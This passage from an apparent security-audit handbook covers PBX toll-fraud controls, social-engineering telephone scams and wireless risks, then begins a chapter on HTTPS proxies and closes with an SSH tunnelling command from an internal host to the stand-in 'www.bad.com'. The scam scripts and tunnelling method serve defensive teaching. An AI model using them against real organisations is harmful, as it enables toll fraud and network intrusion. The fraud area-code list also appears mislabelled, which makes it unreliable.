are implemented according to the requirements of each organization. To use an extreme example, class "01" might permit users to only receive local phone calls (no dial out), whereas class "25" might permit off-premises forwarding of international calls. The auditor should fully understand the capabilities of each class of service and who has been assigned to each class. See Exhibit 165.1 for an example class of service "98" for an executive and "03" for a lobby telephone. Most PBXs can specify time of day and day of week so, for example, international calls can be restricted to business hours only. Specific higher risk features to be reviewed are listed below. Note that although these features are specific to a Siemens switch, they are generally applicable to other telephone switches.

- *Call forward external (CFE).* CFE provides the ability to forward an extension to an outside number or to local dial tone. Employees use this feature to forward their own extension to an outside number. For example, a telecommuter might forward her extension to her house number, or a secretary may forward a hunt group to an outside answering service. (A hunt group is a series of telephone extensions set up in such a way that if the first line is busy, the second line is hunted and so on until a free line is found.)
- *Control of station features (CSF).* CSF provides the ability to control features on a phone other than the one the employee is using. Using CSF, it is possible to override the class-of-service limits of another extension. For example, assume a user at extension 1111 has access to CSF as well as domestic and international long distance. Anyone would be able to use CSF from extension 1111 to take control of another extension. For this example, extension 1111 (equipped with access to CSF) takes control of extension 2222 (which is blocked from both domestic and international long distance). Using CSF, extension 1111 forwards extension 2222 to "9" or local dial tone.

Anyone calling extension 2222 is immediately forwarded to the dial tone and can begin accessing long distance, although extension 2222 is blocked from doing this through class of service.

Despite its high-risk properties, CSF cannot be summarily disconnected without appropriate discussion and transition within the organization. It has legitimate business uses. For example, CSF can forward employee extensions when they are away from their desk. Administrative assistants use CSF to forward hunt groups to voicemail or answering services. Help desks use CSF for night forwarding. The auditor should work with management to assess the risk *versus* benefit of this feature.

165.5 Long-Distance Authorization (Outgoing Calls)

Domestic and international long-distance calling are essential to most businesses; however, the authority to perform these functions need not be available to all employees and extensions. For example, common areas, conference rooms, and workrooms have telephone extensions that cannot be linked to a single person for accountability. Techniques to reduce an organization's exposure to unauthorized calls initiated from inside their premises are listed below:

- *Forced authorization codes (FACs)*. Any or all extensions can be assigned a forced authorization code. This parameter forces the user to enter a password for a domestic or international long-distance call. FACs can be used for common areas so unauthorized individuals have fewer opportunities to make long-distance calls from the premises. Implementation of FACs is a significant undertaking. Internal billing procedures must be changed and users must be educated. In addition, password changes must be made regularly. The auditor should help management evaluate the practicality and benefits of implementing this control. Note that FACs can be implemented piecemeal so the operational impact is limited. Some organizations have their long-distance carriers require authorization codes. Authorization codes serve a dual purpose by providing security and accounting information, because a cross-reference of authorization code to general ledger account can be established.
- *Restrictive class of service by location.* Telephones in lobbies and other high-traffic areas can be restricted by class of service to eliminate domestic and international calls. Of course, if the control of station feature discussed previously is not adequately controlled, the value of this control is reduced.

165.6 Voicemail

The rich feature set that comes with the "standard configuration" of many voicemail packages provides a plethora of hacking opportunities. Many smaller organizations set up voicemail with default security parameters and leave them unchanged for years. Vendors do not always suggest appropriate security measures (particularly for small, low-profit voicemail systems). Hence, voicemail often serves as a lightning rod that takes hackers directly to the heart of the telephone system. Review the following controls to determine if they can be implemented in the voicemail system and if they are enforced.

- *Mandatory change of passwords.* Many users set their passwords to be the same as their telephone's extension. Voicemail should force password changes every 90 days and require at least six digits. If an unauthorized individual obtains access to an executive's voicemail, the potential for disruption and embarrassment is significant. For example, a rude or obscene message could be forwarded from the executive's voicemail box to any distribution list residing on his or her extension (press "1" to record, enter message, "*," "#," then send to any extension or distribution list desired). Of course, important or sensitive messages could also be deleted or forwarded to inappropriate parties.
- *Elimination of dial tone from voicemail.* Some organizations, for convenience of their employees, have allowed the dial tone to be an option from voicemail. For example, an employee could dial

her voicemail number at work, enter a code (which varies by PBX), key in a two-digit password, and receive an outside dial tone. From there, she can make long-distance or international calls. This easy backdoor is widely known among hackers. Usually, organizations provide this service via DISA (direct inward system access). DISA is often implemented to save money by allowing employees at home to make business calls using less expensive corporate rates (i.e., dial into the PBX, then dial out). However, it is much safer to issue business calling cards to employees who need to make long-distance calls from their homes or other off-site locations.

165.7 Trunk to Trunk (Tandeming)

Trunks are major communication lines between two switching systems. For most organizations, trunks would connect their switch to the local telephone company (local exchange carrier or LEC). Incoming and outgoing voice and data traffic use separate trunks. Calls coming in on one trunk and going out on another trunk are called *tandem* calls. Tandeming has legitimate business uses. For example, employees may call their office and then transfer to a domestic or international phone number (eliminates the need to dial in calling card numbers, etc.). Also, if several parties are on a conference call, tandeming allows external parties (i.e., those outside the organization's premises) to remain on the line after all on-premises parties have hung up. Hackers routinely use this feature to perpetrate toll fraud. If the organization has a toll-free 800 number for incoming calls, hackers can dial the 800 number to get access to building telephone numbers, seize an outgoing trunk, then talk as long as they wish. Generally, numbers are sold on the street so the victim organization is charged for calls to dozens of international locations, some of which have rates in the $2- to $3-per-minute range. Direct inward system access (DISA), if enabled, is probably the highest risk PBX feature. Available on many PBXs, DISA permits outside callers to dial the PBX, get a dial tone, and then dial out on another trunk. It is a convenience for local workers who are not in the building but want to make a long-distance call charged to their firm. Enabling DISA means that the firm is one password away from handing out free telephone service to the world. Trunk-to-trunk tandeming should be completely disabled. If it is retained, the organization has a considerably higher probability of being compromised.

165.8 Remote Access Ports

Remote access ports provide dial-up access for technicians and analysts to complete switch maintenance and software changes (often performed by vendor personnel). Unfortunately, these access ports also provide an entry point for hackers (some of whom have had formal training in specific models of switches). The remote access port should be protected by a lengthy password. In addition, two other security options are available:

- Use dial-back devices, such as Computer Peripheral Systems Challenger TT touch-tone authenticator for dial-up modems. Systems with these capabilities add security to any product or system with modem access by performing user authentication before completing the modem connection. They can be used to protect maintenance ports as well as PBX and voicemail systems. Typically, an additional security box is connected to the phone line and modem at the remote location to complete the user authentication. Increasingly, PBXs are maintained remotely via IP links; in those cases, well-known authentication methods, such as RADIUS, should be used.
- Shut down ports manually and bring them up only during known maintenance periods ("air walling"). Although this technique is more labor intensive than an automated approach, it is effective. If the port is shut down, no one can get in. When emergency maintenance work is required, a technician must be on the premises to bring the port up and then shut it down after the work is complete. Like killing an ant with a hammer, it is a lot of effort, but it works.

165.9 Common Area Phones

Telephones located in reception areas, conference rooms, and work/file rooms are vulnerable to hacking by both insiders and external parties. Long-distance calls should be programmatically blocked in these areas. In some cases, the organization will make a business decision to allow long-distance calling from common areas. If so, usage should be closely monitored. The highest risk comes from international calling capability.

165.10 Social Engineering

One of the easiest ways for hackers to gain access to a telephone system is through social engineering. By asking employees to divulge seemingly innocent information or make a simple transfer, perpetrators obtain dial tone or key information they can use later. Examples of social engineering include:

- Hacker calls an employee at random, says he dialed the wrong number, and asks the employee to please transfer him to John Smith at extension 9011. The employee makes the transfer, and the hacker is given an international operator. From the perspective of the international operator, the call is legitimate because it comes from the premises. The “9011” turns out to be “9” to get the external dial tone and “011” to reach the international operator.
- An “employee” of a parcel delivery firm comes into the organization’s receiving area and has a package for Mr. X. No such person works there. Appearing irritated, the delivery man asks if he can use a telephone to talk to his boss. He has a lengthy, heated discussion about why he has been given bad directions, etc. Meanwhile, the call is to a previously set up local number that charges $2 per minute for access. Note: check with the local telephone company to determine if there are local toll numbers. If so, they should be blocked by the switch.
- Pager scam is a variation on the technique above. An individual sets up a toll number and then sends out pages to as many individuals as possible. When they call the number listed, someone attempts to keep them on the line to run up the bill.
- Hacker calls executive Y. Her administrative assistant answers the call. “This is Mr. Smith, is Y in?” “No, may I take a message?” “No, I’ll just call back later but would you mind transferring me to the operator?” (After reaching the operator, the hacker pretends to be Y and the operator sees Y’s extension.) “Operator, this is Y. I’m having trouble reaching Bogotá; would you please dial the number for me?”
- An employee receives a call from “John Smith” who says he is an FBI agent tracking an individual whom the FBI suspects is perpetrating telephone fraud. Smith says that if the employee receives a call from “John Doe” to note the time and date, but to transfer Doe to any extension he asks and then notify the FBI. Sure enough, John Doe calls, gets the outside dial tone, and the organization gets the bill. A variation on this technique is for the hacker to pretend to be from the telephone company.
- An employee receives a call from someone purporting to be from one of the major long-distance carriers. The hacker says he is with security and suspects illegal activity with the card. He needs the card number and PIN to ensure that he is talking to the correct owner.

165.11 Calling Card Fraud

Many organizations issue telephone calling cards that employees use for business communications. There are several techniques used by miscreants to steal card numbers and PINs:

- Surveillance at airports and hotels. Hackers use video cameras as well as trained observers to obtain calling card numbers. Once obtained, the numbers are sold on the street and used quickly.

This technique is called "shoulder surfing" and can be thwarted by keeping the cards in a hard-to-read position or, better yet, memorizing the numbers. Users should dial quickly to make it more difficult to capture the numbers.

- Use of speed dialing on cellular telephones. Although it is convenient for employees to put their calling card number into the cell phone as a speed dial, if the phone is stolen the thief has both the cell phone and the calling card number. At least the PIN should be dialed separately.

165.12 Other Hacker Techniques

Toll fraud seems to spur pernicious creativity. Following are other schemes that have been used:

- *Call diverters.* These are devices that allow hackers to obtain a dial tone after a called party hangs up but before the disconnect is complete.
- *Dumpster diving.* Hackers obtain switch and security information by browsing through an organization's trash cans. The goal of this time-honored technique is to find telephone numbers in company directories, old invoices, etc. Such information adds legitimacy to social engineering penetrations.

165.13 Business Loss Due to Disclosure of Confidential Information

Some organizations have found their bids for projects coming in at just above the competition on a consistent basis. This could be due to coincidence or unauthorized disclosure. It is always a concern when sensitive information is passed over wires or air space. Following are some techniques for securing confidential voice transmissions:

- *Use a scrambling device such as Secure Logix's Telewall*, which has built-in encryption capability (the same device is required on both ends). The advantage of a trunk rather than handset-based approach is that the entire office or plant can be set up for encrypted conversations, assuming the other end (e.g., headquarters or a sister location) has a Telewall as well. The Motorola KG-95 also encrypts at the trunk level, unlike the older AT&T Surity 3600, which encrypts only from one handset to another. These devices, which enable point-to-point and multiple-party encryption, protect the conversation from origin to destination (i.e., no intermediate points of clear conversation). Faxes can be protected as well. They typically have a secure/non-secure button that allows the telephone to be used in either mode, as required.
- *Use IP encryption if the voice conversation is converted to IP traffic before transmission beyond the premises*. The Borderguard NetSentry devices, for example, use DES (Data Encryption Standard), 3DES (triple DES), and IDEA (International Data Encryption Algorithm) to scramble any data going across the wire. Note that, with the increasing power of microchips, it is much easier for determined hackers (or governments) to break codes. The following quote, found on an Internet security page (http://www.jumbo.com/pages/utilities/dos/crypt/sfs110.zip.docs.htp), illustrates how quickly algorithms once thought secure have become as antiquated as iron safes:

> RE: Use of insecure algorithms designed by amateurs. These include the algorithms used in the majority of commercial database, spreadsheet, and word processing programs such as Lotus 123, Lotus Symphony, Microsoft Excel, Microsoft Word, Paradox, Quattro Pro, WordPerfect, and many others. These systems are so simple to break that the author of at least one package which does so added several delay loops to his code simply to make it look as if there was actually some work involved.

- *Use an enterprisewide dialing plan to ensure that all calls go through the least-cost route.* Calls that go over leased lines (tie lines) are easier to secure than calls going over the public switched telephone network. Encryption equipment can be placed at both ends and the voice traffic can be converted to IP. Typically, dialing plans are implemented to facilitate ease-of-use for employees as well as least-cost routing; however, they also increase (at least to some extent) security. A dialing plan is implemented by making changes to every PBX in the organization's network so the user dials the same number to reach an individual, regardless of the location from which the call is made. For example, if Mary Doe's number is 789–1234 and she is located in a Memphis, TN, office, then she can be reached from London or Sydney by dialing 789–1234 (with no preceding country codes, etc.); the PBX has all the logic built in to convert the numbers to the appropriate route. A dialing plan also has the side benefit of increasing contact between the telecom staffs of various locations, resulting in an exchange of security information.

165.14 Voice over IP Security

With the proliferation of Voice over IP (voice-data convergence), new defenses are required. Because VoIP is a packet-based technology (i.e., in the data world), it must typically go through a firewall or outside the firewall. Either solution is less than desirable from a security perspective because it opens up the network to hacker attack on the VoIP gateway. One company, Quintum Technologies (www.quintum.com), has developed a solution (NATAccess) that gets around the problem, allowing only authorized traffic to pass through the firewall. According to Quintum Technologies, "It is now possible for systems administrators to deploy VoIP quickly, easily, and securely, without making major changes to their existing network infrastructure, or compromising their network integrity." Others will undoubtedly develop similar capabilities. IP-based video conferencing can have similar security concerns. In the January 2002 issue of *Internet Telephony*, Robert Vahid Hashermian noted that Microsoft's NetMeeting product has the following (rather technical) requirements, as noted in the Microsoft consulting NetMeeting site:

> To establish outbound NetMeeting connections through a firewall, the firewall must be configured to do the following:
>
> - Pass through primary TCP connections on ports 389, 522, 1503, 1720, and 1731.
> - Pass through secondary TCP and UDP connections on dynamically assigned ports (1024–65535).

The net effect of the above is to bypass the firewall and expose one's workstation to the world. This is an example of a generic risk that requires the attention of anyone planning widespread implementation of videoconferencing. The old circuit-switched (nailed-up circuit) videoconferencing did not have these exposures.

165.15 Automated Fraud Detection Systems

Without automated tools, it is difficult to detect toll fraud in real-time. Often, hundreds of minutes of long distance are stolen before the toll fraud is identified. Common carriers (e.g., AT&T, MCI, and Sprint) have sophisticated algorithms that detect toll fraud, but relying on their systems has two disadvantages: (1) they do not know your organization's business and cannot detect fraudulent patterns at a fine granularity—only when the gross level of activity exceeds some generic threshold; and (2) on holidays, weekends, and off-hours, it may be some time before the right person can be reached. If an organization has its own, tailored fraud detection system, toll fraud can be identified more quickly and responses can be set up in advance (e.g., paging alerts to designated technicians).

Fraud detection systems generally use call detail records (CDRs) to detect fraudulent traffic patterns as they occur. Alarms can be sent to a pager, PC, or other device. Customized alarm activation can be set up based on a number of parameters that are customer defined. A full-featured package should issue alarms for the following conditions:

- *Authorization codes*—User-set threshold for excessive calls
- *Station abuse*—User-set threshold for excessive calls
- *After-hours calls*—User-defined hours for normal and after-hours calls
- *Dialing patterns*—User-selected specific area codes or specific numbers (e.g., 1–900–xxx–xxxx numbers)
- *International calls*—User-set threshold for excessive calls
- *Unassigned stations*—Alerts when these stations or codes are used
- *Trunk group calls*—User-selected threshold for particular trunk groups

The more thought that goes into setting up the alarm patterns, the more effective the fraud detection software can be. If, for example, the organization makes infrequent international calls, and then only to a few countries, that information can be entered into the system. Unusual patterns (e.g., an abrupt increase in the number of calls to high fraud probability countries) could trigger an alarm. Other useful functions of a telephony abuse package include:

- *Reports on calls to 911.*
- *Monitors for long-duration calls.* Call duration limits can be set individually for local and long-distance calls. When the duration of a call session exceeds a preset threshold, a page or alarm is generated.
- *Examines operator-assisted calls.* Operator-assisted calls that exceed a preset threshold generate alarms.
- *Reports directory assisted calls that are suspiciously lengthy.* Reports calls to specific (predefined) numbers, exchanges, area codes, country codes, and city codes. Exceptions (i.e., known and valid exchanges) can be programmed so false alarms are not generated.
- *Generates alarms for "payment required" calls to 900, 976, and 800 bill-back numbers.*

165.16 PBX Firewall

Standard PBX security capabilities can be significantly enhanced by a PBX firewall. These devices have the ability to manage the voice enterprise network security functions and set rules without going through the awkward security structures that make up the traditional PBX security system.[3] The PBX firewall, *when properly configured*, will plug many of the security gaps in the voice network. Although the following discussion of capabilities and related issues is based specifically on SecureLogix's TeleWall product (www.securelogix.com), the general principles will apply to any full-featured PBX firewall. Specific capabilities include:

- *Call type recognition.* The firewall has the capability to recognize the traffic, including voice, fax, modem, STU-III (Secure Telephone Unit, third generation), video, unanswered, and busy.
- *Rule-based security policy.* Policies can be constructed by building individual rules in a manner similar to industry-standard IP firewall rule creation. Policies are physically set using logical (GUI) commands across any combination of phone stations or groups.
- *Rule-based call termination.* Rules can be configured to automatically terminate unauthorized calls without direct human intervention. For example, assume an internal number,

[3] Security for PBXs is often convoluted. Rules may be set in one table but overridden in another.

281–345–1234, is assigned to a fax machine. An employee decides he needs a modem connection. Rather than going through procedures, he disconnects the fax line and uses it for his modem link. As soon as modem traffic is detected on the line, a rule is invoked that terminates the call—within a second or two.

- *Complex rule creation.* Rules should be flexible enough to fit business needs. For example, fax machines often have telephones that can be used to call the receiving party to ensure that the fax was received or to exchange some other brief information (and sometimes to help enter codes). The rules associated with that analog line could allow fax traffic for any reasonable duration, prohibit modem traffic altogether, and allow a voice call to last only five minutes.
- *Centralized administration.* The firewall should be capable of multiple-site links so rules can be administered across the enterprise.
- *Real-time alerts.* Rule violations can trigger a variety of messages, such as e-mail, pager, and SNMP security event notification. Assume, for example, that highly sensitive trade secrets are a part of the organization's intellectual assets. Calls from anywhere in the enterprise to known competitors (at least their published telephone numbers) can be monitored and reported in a log or in real-time. More commonly, employees may occasionally dial up their personal ISP to get sports news, etc. during the day, as sports and other non-work-related sites are blocked by their firm's IP firewall. Calls to local ISP access numbers can be blocked or at least flagged by the PBX firewall. This is more than an efficiency issue. A PC on the network that is dialed into an ISP links the outside world to the organization's IT resources directly, with no IP firewall protection.
- *Stateful call inspection.* Call content can be continuously monitored for call-type changes. Any change is immediately logged and the call is again compared to the security policy.
- *Dial-back modem enforcement.* Security policies can be used to enforce dial-back modem operation.
- *Consolidated reporting of policy violations.* By summarizing the output of multiple PBX firewalls, management can see any overall patterns of security violations, ranging from hacker attacks on specific sites to employee attempts to dial inappropriate, premium-900 numbers or country codes not relevant to the business.

Although it may have an Orwellian flavor to it, the use of word spotting is certainly a possibility for the future. The PBX firewall could be programmed to look for specific words such as "bomb" or "cocaine" or "project xyz" (a top-secret project). The chips inside the PBX firewall are powerful and fully capable of recognizing selected words. Such practices, if they are adopted commercially in the future, will undoubtedly require thorough legal review and strict policies for use.

165.17 Other Good Practices

Although useful, a PBX firewall cannot replace the many individual security practices that, in summation, create a strong telecom security defense. Following are some miscellaneous practices that should be in place:

- Periodically review forwarding of extensions to dial tone. Any station forwarded to dial tone is "hacker bait."
- Immediately request your local exchange carrier to disallow any third-party charges to the main number. Some prisoners, for example, have made long-distance calls and charged them to organizations that permit third-party charges.
- Periodically review your call accounting reports. Are there calls to a location that your organization has no business reason to call? Some hackers will keep the volume of calls sufficiently small to stay below the radar screen of the long-distance carrier's monitoring algorithms. Sort down minutes

called by location and also list single calls in descending order of cost. A quick review can spot problem areas—including some that are unrelated to toll fraud, such as "stuck" modems.

- Educate users on the vulnerability of calling card theft. In some airports, "shoulder surfers" observe calling card numbers being keyed in and sell the numbers on the street as fast as possible. Using an 800 number to call back to the office reduces the frequency of calling card calls (as well as reducing the cost). Using a voice verification system to allow secure DISA also decreases the need for card use. A user, in the interest of expediency, may occasionally give her card number out to co-workers. Most carriers, when they detect multiple usage of the same calling card in widely separate geographic areas (e.g., Japan and the United States) within a short period of time, assume fraud. Ensure that all employees who need a card have one.

Some organizations, concerned about potential misuse by their own employees, contractors, or temporary workers, use prepaid calling cards. The advantage of this technique is that a stolen card number would be used to its limit and then no further charges will accrue. The disadvantages are that it allows for no internal accounting of what the card was used for and that sometimes the card is not fully used.

Monitor your organization's fax-on-demand server. To efficiently serve their customers, many firms will set up a fax-on-demand server that accepts a call from the public network and faxes requested information back to the caller. Hackers have recently begun to exploit this service in the following ways:

- Repeatedly calling the fax-on-demand service, asking for faxes to be sent to a 900 or 976 number owned by the hacker (these area codes have a special surcharge associated with them). Of course, the information on the fax is not used, but the minutes accumulate and the calling party (i.e., the hacked party) is responsible for paying the toll.
- Repeatedly calling a fax-on-demand service merely to harass the organization by running up its long-distance bill.
- Harassing individuals by sending the fax to a business or residence that did not request it (waking up people in the middle of the night, etc.).

One company was hit with over 2000 requests to send a long document to Israel, resulting in a $60,000 telephone bill.[4] Techniques to detect and defend against fax-on-demand abuse include:

- Check the fax system log (or call detail) for repetitive faxes to the same number.
- Exclude all area codes where there is no reasonable expectation that the organization would do business.
- Exclude area codes associated with high fraud incidence (e.g., 767—Trinidad and Tobago; 868—Dominican Republic).[5]
- Monitor overall volume of faxes sent out.
- Power off and on to clear the queue if it is obvious that the server has or is being attacked.
- Monitor the fax server over the weekend (particularly long holiday weekends) because that is the favorite time for hackers to start their penetration.

Make use of your organization's internal billing system. It is easier to spot unusual activity if long-distance bills are broken down by department. Make the internal reports easy to read, with appropriate summary information (e.g., by international location called), to provide the organization with more eyes to watch for unusual activity. Use appropriate hardware/software monitoring and toll-restricting tools. Some features of these tools include:

- Selectively allow or restrict specific telephone numbers or area codes.
- Allow 0+ credit card access but restrict 0+ operator access.

[4] Web page from Epigraphx LLC, 965 Terminal Way, San Carlos, CA 94070 (http://www.epigraphx.com/faxhacking.htm).

[5] Web page from Epigraphx LLC, 965 Terminal Way, San Carlos, CA 94070 (http://www.epigraphx.com/faxhacking.htm).

- Limit the duration of telephone calls in certain areas.
- Restrict international toll access.
- Provide for bypass codes.
- Report on a daily basis (sent via e-mail) any suspicious activity, based on predefined exception conditions.

165.18 Wireless Risks

Although wireless communication is increasingly associated with data/packet transmission, more and more voice traffic will be over wireless. Devices ranging from Bluetooth-enabled PDAs to PBX-specific wireless phones transmit information over the potentially less secure airwaves. Although wireless communications can theoretically be rendered secure, the newness of the technology and its proliferation often mean that security is not implemented properly.

A January 2002 article in *Computerworld* described how a couple of professional security firms were able to easily intercept wireless transmissions at several airports. They picked up sensitive network information that could be used to break in or to actually establish a rogue but authorized node on the airline network. More threatening is the newly popular "war driving" hobby of today's *au courant* hackers. Using an 802.11b equipped notebook computer with appropriate software, hackers drive around scanning for 802.11b access points. The following conversation, quoted from a newsgroup for wireless enthusiasts in the New York City area, illustrates the level of risk posed by war driving:

> Just an FYI for everyone, they are going to be changing the nomenclature of "War Driving" very soon. Probably to something like "ap mapping" or "net stumbling" or something of the sort. They are trying to make it sound less destructive, intrusive and illegal, which is a very good idea. This application that is being developed by Marius Milner of BAWUG is great. I used it today. Walking around in my neighborhood (Upper East Side Manhattan) I found about 30 access points. A company called www.rexspeed.com is setting up access points in residential buildings.
>
> Riding the bus down from the Upper East Side to Bryant park, I found about 15 access points. Walking from Bryant Park to Times Square I found 10 access points. All of this was done without any external antenna. In general 90 percent of these access points are not using WEP. Fun stuff.

The scanning utility referred to above is the Network Stumbler, written by Marius Milner. It identifies MAC addresses (physical hardware addresses), signal-to-noise ratios, and SSIDs.[6] Security consultant Rich Santalesa points out that if a GPS receiver is added to the notebook the utility records the exact location of the signal. Many more examples of wireless vulnerability could be cited. Looking at these wide-open links reminds us of the first days of the Internet when the novelty of the technology obscured the risks from intruders. Then, as now, the overriding impediment to adequate security was simple ignorance of the risks. IT technicians and sometimes even knowledgeable users set up wireless networks. Standard—but optional—security features such as Wired Equivalent Privacy (WEP) may not be implemented.

Viewing the handheld or portable device as the weak sibling of the wireless network is a useful perspective. As wireless devices increase their memory, speed, and operating system complexity, they will only become more vulnerable to viruses and rogue code that can facilitate unauthorized transactions.

[6] Service Set Identifier. An encoded flag attached to packets sent over a wireless LAN that indicates it is authorized to be on a particular radio network. All wireless devices on the same radio network must have the same SSID or they will be ignored.

The following sections outline some defenses against wireless hacking and snooping. We start with the easy defenses first, based on security consultant Don Parker's oft-repeated statement of the obvious: "Prudent security requires shutting the barn doors before worrying about the rat holes."

165.19 Wireless Defenses

Virtually all the security industry's cognoscenti agree that it is perfectly feasible to achieve a reasonable level of wireless security. And it is desperately needed—for wireless purchases, stock transactions, voice communications, transmissions of safety information via wireless PDA to engineers in hazardous environments, and other activities where security is required. The problems come from lack of awareness, cost to implement, competing standards, and legacy equipment. Following are some current solutions that should be considered if the business exposure warrants the effort.

165.19.1 Awareness and Simple Procedures

First, make management, IT and telecom personnel, and all users aware that wireless information can be intercepted and used to penetrate the organization's systems and information. In practical terms, this means:

- Obtain formal approval to set up wireless LANs and perform a security review to ensure WEP or other security measures have been put in place.
- Limit confidential conversations where security is notoriously lax. For example, many cellular phones are dual mode and operate on a completely unsecured protocol/frequency in areas where only analog service is available. Some cellular phones have the ability to disable dual mode so they only operate in the relatively more secure digital mode.
- Use a password on any PDA or similar device that contains sensitive data. An even stronger protection is to encrypt the data. For example, Certicom offers the MovianCrypt security package, which uses a 128-bit advanced encryption standard to encrypt all data on a PDA.
- Ensure that the security architecture does not assume that the end device (e.g., a laptop) will always be in physical possession of the authorized owner.
- Ensure that WEP has been actually implemented on any wireless network. The user must make an effort to turn the security function on.
- Enable MAC (Medium Access Control) addressing to ensure that only predefined wireless devices can communicate in the network. In other words, a hacker cannot "drive by" and insert himself into the network because his MAC address is not coded into the authorization table. One disadvantage of this technique is that the MAC address table must be maintained manually.
- Use standard techniques for data. Digital hashing and public key cryptography function effectively with wireless transmissions, just as they do with wired communications.
- Use a device such as IBM's wireless security auditor to perform a premises inspection to detect wireless networks—then make sure they have been reviewed for security settings, etc.

165.20 Insurance: The Last Line of Defense

The day-to-day business of the organization may be so dependent on voice communications that certain PBX functions cannot be shut down even when an attack is in progress. Toll fraud insurance is prudent in this situation. Most major carriers provide insurance options, with deductibles of only a few thousand dollars. In return, they ask their customers to comply with certain basic control requirements, such as restrictions on DISA (direct inward system access). The cost is reasonable. The telecommunications operations group should regularly send the carrier fraud detection unit updated lists of key names and phone numbers to call if fraud patterns are detected. The carriers have sophisticated fraud detection algorithms that are surprisingly prescient in the early identification of toll fraud; however, if they do not have an up-to-date contact list, it can be several days before the chicanery is stopped. The carriers will not, for example, shut down weekend long-distance operations for an organization even if they *know* fraudulent activity is occurring—unless they have authorization from the organization. For example, long-distance service on the weekends could be vital to the organization's business services. As a practical matter, carriers are "reasonable" in dealing with customers who have made *bona fide* efforts to thwart hackers. In some cases, reduced rates can be negotiated. It never hurts to ask!

The auditor should review insurance coverage for all PBX sites, including those with "tie lines" (i.e., a dedicated circuit allowing two parties to talk without having to dial the full telephone number). A smaller office does not imply a smaller exposure to toll fraud. In fact, small offices are often the targets of hackers who assume that in rural/small city regions there is less consciousness of the exposure and hence fewer controls in place.

165.21 Summary

An organization cannot eliminate all risk from toll fraud and communications security breaches. Nevertheless, intelligent precautions, alertness, and proper reporting systems can greatly reduce its frequency and severity. By research and knowledge of traditional control techniques as well as gaining an understanding of newer packet telephony, the auditor can provide management with a blueprint for "safe telephony."

166
Insecurity by Proxy

Micah Silverman

Proxy servers play a vital role in the effort to centrally manage resources and audit network usage. However, due to the nature of certain protocols, there is a vulnerability that can expose an otherwise carefully protected network to unwanted risk.

Proxy servers, in general, make connections to other servers on behalf of a client. The connection information as well as other information is usually logged centrally by the *proxy server, access control*, and other business rules can be controlled at the proxy server to enforce security policy rules.

Web proxy servers manage Web-based access protocols, specifically HTTP (Hypertext Transfer Protocol) and HTTPS (Hypertext Transfer Protocol Secure). A Web proxy server can record all user sessions within an organization and can limit access to restricted or inappropriate Web sites. It can also store content that is frequently requested so that other users requesting the same content receive it from the local cache. This can greatly improve response performance on busy corporate networks.

HTTPS works by establishing SSL (Secure Socket Layer) connections and then passing HTTP traffic over this secure (encrypted) channel. To use a secure Web site, the client (browser) must be directly connected to the Web server. This is a requirement of the protocol for a variety of reasons, not the least of which is non-repudiation: The client and server can mutually authenticate each other and exchange the necessary keys to communicate over an encrypted channel. A proxy server in this setting will simply ferry bytes of data between the client and the server. Because of the requirement for the client and server to communicate directly and because of the way in which the proxy server establishes and mediates the connection between the client and server, there is an internal vulnerability. This threat could potentially expose an otherwise protected internal LAN (local area network) to an external, publicly accessible (and potentially compromised) network.

This vulnerability can be better understood by examining the differences between how the HTTP and HTTPS protocols are managed through the proxy server and by looking at some example scenarios using freely available tools. Exhibit 166.1 shows a model network based on a typical corporate intranet layout.

A typical HTTP transaction would read something like this:

1. The host `workstation` makes a request of a Web site: http://www.awebsite.com/index.html. The browser, having been configured to make requests through the proxy, issues an HTTP GET request (simplified below) to the proxy server:
   `GET` http://www.awebsite.com:80/index.html `HTTP/1.0`
2. The proxy server makes a connection to www.awebsite.com (through the firewall) and issues an HTTP GET request for the specific content:
   `GET/index.html HTTP/1.0`
3. The proxy server receives the response from the Web site and (potentially) caches any content, such as images, before sending this response back to the user's browser.

A typical HTTPS transaction would go something like this:




EXHIBIT 166.1 Model network based on a typical corporate intranet layout.

1. Workstation makes a request of a Web site:
   `https://www.awebsite.com/index.html`.
   The browser issues an HTTPS CONNECT request to the proxy server:
   `CONNECT www.awebsite.com:443 HTTP/1.0`
2. As bytes become available for reading from the browser, read them in and write them to the remote Web site.
3. As bytes become available for reading from the remote Web site, read them in and write them to the browser.

Note that for Steps 2 and 3, the byte stream is completely encrypted between the client (browser) and the server (Web site). The proxy server simply ferries bytes back and forth, and acts as a “shim” between the browser and the web site.

While the HTTP stream can be inspected (on the fly), the HTTPS stream is completely hidden from the proxy server. The proxy server merely keeps the byte stream flowing in a connection that is essentially direct between the client (browser) and the outside server (Web server). As soon as a CONNECT command is issued to the proxy server, it will simply pass bytes back and forth as they become available.

The fact is that *any* TCP-based protocol could be passed through the HTTPS proxy server with the help of a small shim program that establishes the initial connection in the same way as the browser does automatically. However, an unencrypted protocol would be easy to spot. An SSL-based protocol, such as SSH (Secure Shell), is much more difficult to detect because its traffic is completely indistinguishable from legitimate HTTPS traffic. This, combined with the ability to create TCP tunnels through an established secure channel, creates a serious internal vulnerability.

After an SSH client securely connects to an SSH server, local and remote tunnels can be established over the encrypted channel. A local tunnel binds a TCP/IP port on the host, from which the SSH client runs. Any connections made to this host on the bound port will be forwarded over the encrypted channel to a host and port specified on the network that the SSH server is on. Exhibit 166.2 shows a typical network architecture, including corporate and public segments with the Internet in between.

A typical SSH session with local tunneling would look something like this:

1. The host `rogue` establishes an SSH connection to `www.bad.com` using local tunneling: `ssh -L 8080:internal:80 www.bad.com`
